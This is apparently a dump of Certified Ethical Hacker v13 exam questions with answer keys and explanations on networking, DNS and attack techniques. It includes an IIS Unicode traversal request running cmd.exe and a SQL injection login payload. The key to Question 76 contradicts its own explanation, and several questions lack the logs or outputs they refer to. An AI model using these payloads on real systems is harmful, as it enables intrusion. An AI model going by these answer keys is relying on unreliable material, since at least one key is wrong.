EC-Council

Exam Questions 312-50v13

Certified Ethical Hacker v13

NEW QUESTION 1
- (Topic 1)
Bob is acknowledged as a hacker of repute and is popular among visitors of "underground" sites.
Bob is willing to share his knowledge with those who are willing to learn, and many have expressed their interest in learning from him. However, this knowledge has a risk associated with it, as it can be used for malevolent attacks as well.
In this context, what would be the most effective method to bridge the knowledge gap between the "black" hats or crackers and the "white" hats or computer security professionals? (Choose the test answer.)

A. Educate everyone with books, articles and training on risk analysis, vulnerabilities and safeguards.
B. Hire more computer security monitoring personnel to monitor computer systems and networks.
C. Make obtaining either a computer security certification or accreditation easier to achieve so more individuals feel that they are a part of something larger than life.
D. Train more National Guard and reservist in the art of computer security to help out in times of emergency or crises.

Answer: A

NEW QUESTION 2
- (Topic 1)
If a token and 4-digit personal identification number (PIN) are used to access a computer system and the token performs off-line checking for the correct PIN, what type of attack is possible?

A. Birthday
B. Brute force
C. Man-in-the-middle
D. Smurf

Answer: B

NEW QUESTION 3
- (Topic 1)
Why would you consider sending an email to an address that you know does not exist within the company you are performing a Penetration Test for?

A. To determine who is the holder of the root account
B. To perform a DoS
C. To create needless SPAM
D. To illicit a response back that will reveal information about email servers and how they treat undeliverable mail
E. To test for virus protection

Answer: D

NEW QUESTION 4
- (Topic 1)
You are tasked to perform a penetration test. While you are performing information gathering, you find an employee list in Google. You find the receptionist??s email, and you send her an email changing the source email to her boss??s email (boss@company). In this email, you ask for a pdf with information. She reads your email and sends back a pdf with links. You exchange the pdf links with your malicious links (these links contain malware) and send back the modified pdf, saying that the links don??t work. She reads your email, opens the links, and her machine gets infected. You now have access to the company network. What testing method did you use?

A. Social engineering
B. Piggybacking
C. Tailgating
D. Eavesdropping

Answer: A

Explanation:
Social engineering is the term used for a broad range of malicious activities accomplished through human interactions. It uses psychological manipulation to trick users into making security mistakes or giving away sensitive information.
Social engineering attacks typically involve some form of psychological manipulation, fooling otherwise unsuspecting users or employees into handing over confidential or sensitive data. Commonly, social engineering involves email or other communication that invokes urgency, fear, or similar emotions in the victim, leading the victim to promptly reveal sensitive information, click a malicious link, or open a malicious file. Because social engineering involves a human element, preventing these attacks can be tricky for enterprises.

NEW QUESTION 5
- (Topic 1)
As a securing consultant, what are some of the things you would recommend to a company to ensure DNS security?

A. Use the same machines for DNS and other applications
B. Harden DNS servers
C. Use split-horizon operation for DNS servers
D. Restrict Zone transfers
E. Have subnet diversity between DNS servers

Answer: BCDE

NEW QUESTION 6

- (Topic 1)
Email is transmitted across the Internet using the Simple Mail Transport Protocol. SMTP does not encrypt email, leaving the information in the message vulnerable to being read by an unauthorized person. SMTP can upgrade a connection between two mail servers to use TLS. Email transmitted by SMTP over TLS is encrypted. What is the name of the command used by SMTP to transmit email over TLS?

A. OPPORTUNISTICTLS
B. UPGRADETLS
C. FORCETLS
D. STARTTLS

Answer: D

NEW QUESTION 7
- (Topic 1)
One of your team members has asked you to analyze the following SOA record.
What is the TTL? Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.)

A. 200303028
B. 3600
C. 604800
D. 2400
E. 60
F. 4800

Answer: D

NEW QUESTION 8
- (Topic 1)
Which of the following tools is used to detect wireless LANs using the 802.11a/b/g/n WLAN standards on a linux platform?

A. Kismet
B. Abel
C. Netstumbler
D. Nessus

Answer: A

Explanation:
https://en.wikipedia.org/wiki/Kismet_(software)
Kismet is a network detector, packet sniffer, and intrusion detection system for 802.11 wireless LANs. Kismet will work with any wireless card which supports raw monitoring mode, and can sniff 802.11a, 802.11b, 802.11g, and 802.11n traffic.

NEW QUESTION 9
- (Topic 1)
What tool can crack Windows SMB passwords simply by listening to network traffic?

A. This is not possible
B. Netbus
C. NTFSDOS
D. L0phtcrack

Answer: D

NEW QUESTION 10
- (Topic 1)
Which of the following algorithms can be used to guarantee the integrity of messages being sent, in transit, or stored?

A. symmetric algorithms
B. asymmetric algorithms
C. hashing algorithms
D. integrity algorithms

Answer: C

NEW QUESTION 10
- (Topic 1)
Which system consists of a publicly available set of databases that contain domain name registration contact information?

A. WHOIS
B. CAPTCHA
C. IANA
D. IETF

Answer: A

NEW QUESTION 14
- (Topic 1)

Which of the following is assured by the use of a hash?

A. Authentication
B. Confidentiality
C. Availability
D. Integrity

Answer: D

NEW QUESTION 19
- (Topic 1)
Which of the following tools performs comprehensive tests against web servers, including dangerous files and CGIs?

A. Nikto
B. John the Ripper
C. Dsniff
D. Snort

Answer: A

Explanation:
https://en.wikipedia.org/wiki/Nikto_(vulnerability_scanner)
Nikto is a free software command-line vulnerability scanner that scans web servers for dangerous files/CGIs, outdated server software, and other problems. It performs generic and server types specific checks. It also captures and prints any cookies received. The Nikto code itself is free software, but the data files it uses to drive the program are not.

NEW QUESTION 20
- (Topic 1)
Which of the following is a low-tech way of gaining unauthorized access to systems?

A. Social Engineering
B. Eavesdropping
C. Scanning
D. Sniffing

Answer: A

NEW QUESTION 22
- (Topic 1)
Study the following log extract and identify the attack.

```
12/26-07:06:22:31.167035 207.219.207.240:1882 -> 172.16.1.106:80
TCP TTL:13 TTL:50 TOS:0x0 IP:53476 DFF
***AP*** Seq: 0x2BDC107 Ack: 0x1CB9F186 Win: 0x2238 TcpLen: 20
47 45 54 20 2F 6D 73 61 64 63 2F 2E 2E C0 AF 2E GET /msadc/.....
2E 2F 2E 2E C0 AF 2E 2E 2F 2E 2E C0 AF 2E 2E 2F ./....../....../
77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63 winnt/system32/c
6D 64 2E 65 78 65 3F 2F 63 2B 64 69 72 2B 63 3A md.exe?/c+dir+c:
5C 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 \ HTTP/1.1..Acce
70 74 3A 20 69 6D 61 67 65 2F 67 69 66 2C 20 69 pt: image/gif, i
6D 61 67 65 2F 78 2D 78 62 69 74 6D 61 70 2C 20 mage/x-xbitmap
69 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 image/jpeg, imag
65 2F 70 6A 70 65 67 2C 20 61 70 70 6C 69 63 61 e/pjpeg, applica
74 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 65 78 63 65 tion/vnd.ms-exce
6C 2C 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6D l, application/m
73 77 6F 72 64 2C 20 61 70 70 6C 69 63 61 74 69 sword, applicati
6F 6E 2F 76 6E 64 2E 6D 73 2D 70 6F 77 65 72 70 on/vnd.ms-powerp
6F 69 6E 74 2C 20 2A 2F 2A 0D 0A 41 63 63 65 70 oint, */*..Accep
74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 t-Language: en-u
73 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 s..Accept-Encodi
6E 67 3A 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A ng: Windows 95)..
65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D e..User-Agent: M
6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/4.0 (comp
61 74 69 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible; MSIE 5.0
31 3B 20 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A 1; Windows 95)..
48 6F 73 74 3A 20 6C 61 62 2E 77 69 72 65 74 72 Host: lib.bvxttr
69 70 2E 6E 65 74 0D 0A 43 6F 6E 6E 65 63 74 69 ip.org..Connecti
6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A on: Keep-Alive..
43 6F 6F 6B 69 65 3A 20 41 53 50 53 45 53 53 49 Cookie: ASPSESSI
4F 4E 49 44 47 51 51 51 51 51 5A 55 3D 4B 4E 4F ONIDGQQQQQZU=KNO
48 4D 4F 4A 41 4B 50 46 4F 50 48 4D 4C 41 50 4E HMOJAKPFOPHMLAPN
49 46 49 46 42 0D 0A 0D 0A 41 50 4E 49 46 49 46 IFIFB....APNIFIF
42 0D 0A 0D 0A B....
```

A. Hexcode Attack
B. Cross Site Scripting
C. Multiple Domain Traversal Attack
D. Unicode Directory Traversal Attack

Answer: D

NEW QUESTION 26
- (Topic 1)
You have successfully comprised a server having an IP address of 10.10.0.5. You would like to enumerate all machines in the same network quickly.
What is the best Nmap command you will use?

A. nmap -T4 -q 10.10.0.0/24
B. nmap -T4 -F 10.10.0.0/24
C. nmap -T4 -r 10.10.1.0/24
D. nmap -T4 -O 10.10.0.0/24

Answer: B

Explanation:
https://nmap.org/book/man-port-specification.html
NOTE: In my opinion, this is an absolutely wrong statement of the question. But you may come across a question with a similar wording on the exam. What does "fast" mean? If we want to increase the speed and intensity of the scan we can select the mode using the -T flag (0/1/2/3/4/5). At high -T values, we will sacrifice stealth and gain speed, but we will not limit functionality.
«nmap -T4 -F 10.10.0.0/24» This option is "correct" because of the -F flag.

-F (Fast (limited port) scan)
Specifies that you wish to scan fewer ports than the default. Normally Nmap scans the most common 1,000 ports for each scanned protocol. With -F, this is reduced to 100. Technically, scanning will be faster, but just because we have reduced the number of ports by 10 times, we are just doing 10 times less work, not faster.

NEW QUESTION 30
- (Topic 1)
Which regulation defines security and privacy controls for Federal information systems and organizations?

A. HIPAA
B. EU Safe Harbor
C. PCI-DSS
D. NIST-800-53

Answer: D

Explanation:
NIST Special Publication 800-53 provides a catalog of security and privacy controls for all U.S. federal information systems except those related to national security. It is published by the National Institute of Standards and Technology, which is a non-regulatory agency of the United States Department of Commerce. NIST develops and issues standards, guidelines, and other publications to assist federal agencies in implementing the Federal Information Security Modernization Act of 2014 (FISMA) and to help with managing cost-effective programs to protect their information and information systems.

NEW QUESTION 33
- (Topic 1)
Which of the following describes the characteristics of a Boot Sector Virus?

A. Modifies directory table entries so that directory entries point to the virus code instead of the actual program.
B. Moves the MBR to another location on the RAM and copies itself to the original location of the MBR.
C. Moves the MBR to another location on the hard disk and copies itself to the original location of the MBR.
D. Overwrites the original MBR and only executes the new virus code.


Answer: C

NEW QUESTION 34
- (Topic 1)
The company ABC recently contracts a new accountant. The accountant will be working with the financial statements. Those financial statements need to be approved by the CFO and then they will be sent to the accountant but the CFO is worried because he wants to be sure that the information sent to the accountant was not modified once he approved it. Which of the following options can be useful to ensure the integrity of the data?

A. The CFO can use a hash algorithm in the document once he approved the financial statements
B. The CFO can use an excel file with a password
C. The financial statements can be sent twice, one by email and the other delivered in USB and the accountant can compare both to be sure is the same document
D. The document can be sent to the accountant using an exclusive USB for that document

Answer: A

NEW QUESTION 38
- (Topic 1)
Joseph was the Web site administrator for the Mason Insurance in New York, who's main Web site was located at www.masonins.com. Joseph uses his laptop computer regularly to administer the Web site. One night, Joseph received an urgent phone call from his friend, Smith. According to Smith, the main Mason Insurance web site had been vandalized! All of its normal content was removed and replaced with an attacker's message "Hacker Message: You are dead! Freaks!?? From his office, which was directly connected to Mason Insurance's internal network, Joseph surfed to the Web site using his laptop. In his browser, the Web site looked completely intact.
No changes were apparent. Joseph called a friend of his at his home to help troubleshoot the problem. The Web site appeared defaced when his friend visited using his DSL connection. So, while Smith and his friend could see the defaced page, Joseph saw the intact Mason Insurance web site. To help make sense of this problem, Joseph decided to access the Web site using hisdial-up ISP. He disconnected his laptop from the corporate internal network and used his modem to dial up the same ISP used by Smith. After his modem connected, he quickly typed www.masonins.com in his browser to reveal the
following web page:



After seeing the defaced Web site, he disconnected his dial-up line, reconnected to the internal network, and used Secure Shell (SSH) to log in directly to the Web server. He ran Tripwire against the entire Web site, and determined that every system file and all the Web content on the server were intact. How did the attacker accomplish this hack?

A. ARP spoofing
B. SQL injection
C. DNS poisoning
D. Routing table injection

Answer: C

NEW QUESTION 40
- (Topic 1)
Which of the following is a command line packet analyzer similar to GUI-based Wireshark?

A. nessus
B. tcpdump
C. ethereal
D. jack the ripper

Answer: B

Explanation:
Tcpdump is a data-network packet analyzer computer program that runs under a command-line interface. It allows the user to display TCP/IP and other packets being transmitted or received over a network to which the computer is attached. Distributed under the BSD license, tcpdump is free software.
https://www.wireshark.org/
Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.
NOTE: Wireshark is very similar to tcpdump, but has a graphical front-end, plus some integrated sorting and filtering options.

NEW QUESTION 45
- (Topic 1)
By using a smart card and pin, you are using a two-factor authentication that satisfies

A. Something you are and something you remember
B. Something you have and something you know
C. Something you know and something you are
D. Something you have and something you are

Answer: B

Explanation:
Two-factor Authentication or 2FA is a user identity verification method, where two of the three possible authentication factors are combined to grant access to a website or application.1) something the user knows, 2) something the user has, or 3) something the user is.
The possible factors of authentication are:
· Something the User Knows:
This is often a password, passphrase, PIN, or secret question. To satisfy this authentication challenge, the user must provide information that matches the answers previously provided to the organization by that user, such as ??Name the town in which you were born.??
· Something the User Has:
This involves entering a one-time password generated by a hardware authenticator. Users carry around an authentication device that will generate a one-time password on command. Users then authenticate by providing this code to the organization. Today, many organizations offer software authenticators that can be installed on the user??s mobile device.
· Something the User Is:
This third authentication factor requires the user to authenticate using biometric data. This can include fingerprint scans, facial scans, behavioral biometrics, and more.
For example: In internet security, the most used factors of authentication are:
something the user has (e.g., a bank card) andsomething the user knows (e.g., a PIN code). This is two-factor authentication. Two-factor authentication is also sometimes referred to as strong authentication, Two-Step Verification, or 2FA.
The key difference between Multi-Factor Authentication (MFA) and Two-Factor Authentication (2FA) is that, as the term implies, Two-Factor Authentication utilizes a combination of two out of three possible authentication factors. In contrast, Multi-Factor Authentication could utilize two or more of these authentication factors.

NEW QUESTION 49
- (Topic 1)
Null sessions are un-authenticated connections (not using a username or password.) to an NT or 2000 system. Which TCP and UDP ports must you filter to check null sessions on your network?

A. 137 and 139
B. 137 and 443
C. 139 and 443
D. 139 and 445

Answer: D

NEW QUESTION 51
- (Topic 1)
A company??s security policy states that all Web browsers must automatically delete their HTTP browser cookies upon terminating. What sort of security breach is this policy attempting to mitigate?

A. Attempts by attackers to access the user and password information stored in the company??s SQL database.
B. Attempts by attackers to access Web sites that trust the Web browser user by stealing the user??s authentication credentials.
C. Attempts by attackers to access password stored on the user??s computer without the user??s knowledge.
D. Attempts by attackers to determine the user??s Web browser usage patterns, including when sites were visited and for how long.

Answer: B

NEW QUESTION 55
- (Topic 1)
You have the SOA presented below in your Zone.
Your secondary servers have not been able to contact your primary server to synchronize information. How long will the secondary servers attempt to contact the primary server before it considers that zone is dead and stops responding to queries?

collegae.edu.SOA, cikkye.edu ipad.college.edu. (200302028 3600 3600 604800 3600)

A. One day
B. One hour
C. One week
D. One month

Answer: C

NEW QUESTION 58
- (Topic 1)
What term describes the amount of risk that remains after the vulnerabilities are classified and the countermeasures have been deployed?

A. Residual risk
B. Impact risk
C. Deferred risk
D. Inherent risk

Answer: A

Explanation:
https://en.wikipedia.org/wiki/Residual_risk
The residual risk is the risk or danger of an action or an event, a method or a (technical) process that, although being abreast with science, still conceives these dangers, even if all theoretically possible safety measures would be applied (scientifically conceivable measures); in other words, the amount of risk left over after natural or inherent risks have been reduced by risk controls.
· Residual risk = (Inherent risk) – (impact of risk controls)

NEW QUESTION 62
- (Topic 1)
Which of the following Linux commands will resolve a domain name into IP address?

A. >host-t a hackeddomain.com
B. >host-t ns hackeddomain.com
C. >host -t soa hackeddomain.com
D. >host -t AXFR hackeddomain.com

Answer: A

NEW QUESTION 63
- (Topic 1)
Which of the following is the BEST way to defend against network sniffing?

A. Using encryption protocols to secure network communications
B. Register all machines MAC Address in a Centralized Database
C. Use Static IP Address
D. Restrict Physical Access to Server Rooms hosting Critical Servers

Answer: A

Explanation:
https://en.wikipedia.org/wiki/Sniffing_attack
To prevent networks from sniffing attacks, organizations and individual users should keep away from applications using insecure protocols, like basic HTTP authentication, File Transfer Protocol (FTP), and Telnet. Instead, secure protocols such as HTTPS, Secure File Transfer Protocol (SFTP), and Secure Shell (SSH) should be preferred. In case there is a necessity for using any insecure protocol in any application, all the data transmission should be encrypted. If required, VPN (Virtual Private Networks) can be used to provide secure access to users.
NOTE: I want to note that the wording "best option" is valid only for the EC-Council's exam since the other options will not help against sniffing or will only help from some specific attack vectors.
The sniffing attack surface is huge. To protect against it, you will need to implement a complex of measures at all levels of abstraction and apply controls at the physical, administrative, and technical levels. However, encryption is indeed the best option of all, even if your data is intercepted - an attacker cannot understand it.

NEW QUESTION 65
- (Topic 1)
Peter is surfing the internet looking for information about DX Company. Which hacking process is Peter doing?

A. Scanning
B. Footprinting
C. Enumeration
D. System Hacking

Answer: B

NEW QUESTION 70
- (Topic 1)
Based on the following extract from the log of a compromised machine, what is the hacker really trying to steal?

A. har.txt
B. SAM file

C. wwwroot
D. Repair file

Answer: B

NEW QUESTION 72
- (Topic 1)
During a recent security assessment, you discover the organization has one Domain Name Server (DNS) in a Demilitarized Zone (DMZ) and a second DNS server on the internal network.
What is this type of DNS configuration commonly called?

A. DynDNS
B. DNS Scheme
C. DNSSEC
D. Split DNS

Answer: D

NEW QUESTION 76
- (Topic 2)
Harry. a professional hacker, targets the IT infrastructure of an organization. After preparing for the attack, he attempts to enter the target network using techniques such as sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Using these techniques, he successfully deployed malware on the target system to establish an outbound connection. What is the APT lifecycle phase that Harry is currently executing?

A. Preparation
B. Cleanup
C. Persistence
D. initial intrusion

Answer: A

Explanation:

After the attacker completes preparations, subsequent step is an effort to realize an edge within the target??s environment. a particularly common entry tactic is that the use of spearphishing emails containing an internet link or attachment. Email links usually cause sites where the target??s browser and related software are subjected to varied exploit techniques or where the APT actors plan to social engineer information from the victim which will be used later. If a successful exploit takes place, it installs an initial malware payload on the victim??s computer. Figure 2 illustrates an example of a spearphishing email that contains an attachment. Attachments are usually executable malware, a zipper or other archive containing malware, or a malicious Office or Adobe PDF (Portable Document Format) document that exploits vulnerabilities within the victim??s applications to ultimately execute malware on the victim??s computer. Once the user has opened a malicious file using vulnerable software, malware is executing on the target system. These phishing emails are often very convincing and difficult to differentiate from legitimate email messages. Tactics to extend their believability include modifying legitimate documents from or associated with the organization. Documents are sometimes stolen from the organization or their collaborators during previous exploitation operations. Actors modify the documents by adding exploits and malicious code then send them to the victims. Phishing emails are commonly sent through previously compromised email servers, email accounts at organizations associated with the target or public email services. Emails also can be sent through mail relays with modified email headers to form the messages appear to possess originated from legitimate sources. Exploitation of vulnerabilities on public- facing servers is another favorite technique of some APT groups. Though this will be accomplished using exploits for known vulnerabilities, 0-days are often developed or purchased to be used in intrusions as required .
Gaining an edge within the target environment is that the primary goal of the initial intrusion. Once a system is exploited, the attacker usually places malware on the compromised system and uses it as a jump point or proxy for further actions. Malware placed during the initial intrusion phase is usually an easy downloader, basic Remote Access Trojan or an easy shell. Figure 3 illustrates a newly infected system initiating an outbound connection to notify the APT actor that the initial intrusion attempt was successful which it??s able to accept commands.

NEW QUESTION 80
- (Topic 2)
Suppose that you test an application for the SQL injection vulnerability. You know that the backend database is based on Microsoft SQL Server. In the login/password form, you enter the following credentials:
Username: attack' or 1=1 - Password: 123456
Based on the above credentials, which of the following SQL commands are you expecting to be executed by the server, if there is indeed an SQL injection vulnerability?

A. select * from Users where UserName = 'attack'' or 1=1 -- and UserPassword = '123456'
B. select * from Users where UserName = 'attack' or 1=1 -- and UserPassword = '123456'
C. select * from Users where UserName = 'attack or 1=1 -- and UserPassword = '123456'
D. select * from Users where UserName = 'attack' or 1=1 --' and UserPassword = '123456'


Answer: D

NEW QUESTION 81
- (Topic 2)
Nedved is an IT Security Manager of a bank in his country. One day. he found out that there is a security breach to his company's email server based on analysis of a suspicious connection from the email server to an unknown IP Address.
What is the first thing that Nedved needs to do before contacting the incident response team?

A. Leave it as it Is and contact the incident response te3m right away
B. Block the connection to the suspicious IP Address from the firewall
C. Disconnect the email server from the network
D. Migrate the connection to the backup email server

Answer: C

NEW QUESTION 83
- (Topic 2)
Consider the following Nmap output:



what command-line parameter could you use to determine the type and version number of the web server?

A. -sv
B. -Pn
C. -V
D. -ss

Answer: A

Explanation:
C:\Users\moi>nmap -h | findstr " -sV" -sV: Probe open ports to determine service/version info

NEW QUESTION 84
- (Topic 2)
Ethical hacker jane Smith is attempting to perform an SQL injection attach. She wants to test the response time of a true or false response and wants to use a second command to determine whether the database will return true or false results for user IDs. which two SQL Injection types would give her the results she is looking for?

A. Out of band and boolean-based
B. Time-based and union-based
C. union-based and error-based
D. Time-based and boolean-based

Answer: D

Explanation:
??Boolean based?? we mean that it is based on Boolean values, that is, true or false / true and false. AND Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to
the attacker whether the result of the query is TRUE or FALSE.
Boolean-based (content-based) Blind SQLi
Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a

different result depending on whether the query returns a TRUE or FALSE result.
Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database, character by character.
Time-based Blind SQLi
Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.
Depending on the result, an HTTP response will be returned with a delay, or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database character by character.
https://www.acunetix.com/websitesecurity/sql-injection2/

NEW QUESTION 85
- (Topic 2)
in the Common Vulnerability Scoring System (CVSS) v3.1 severity ratings, what range does medium vulnerability fall in?

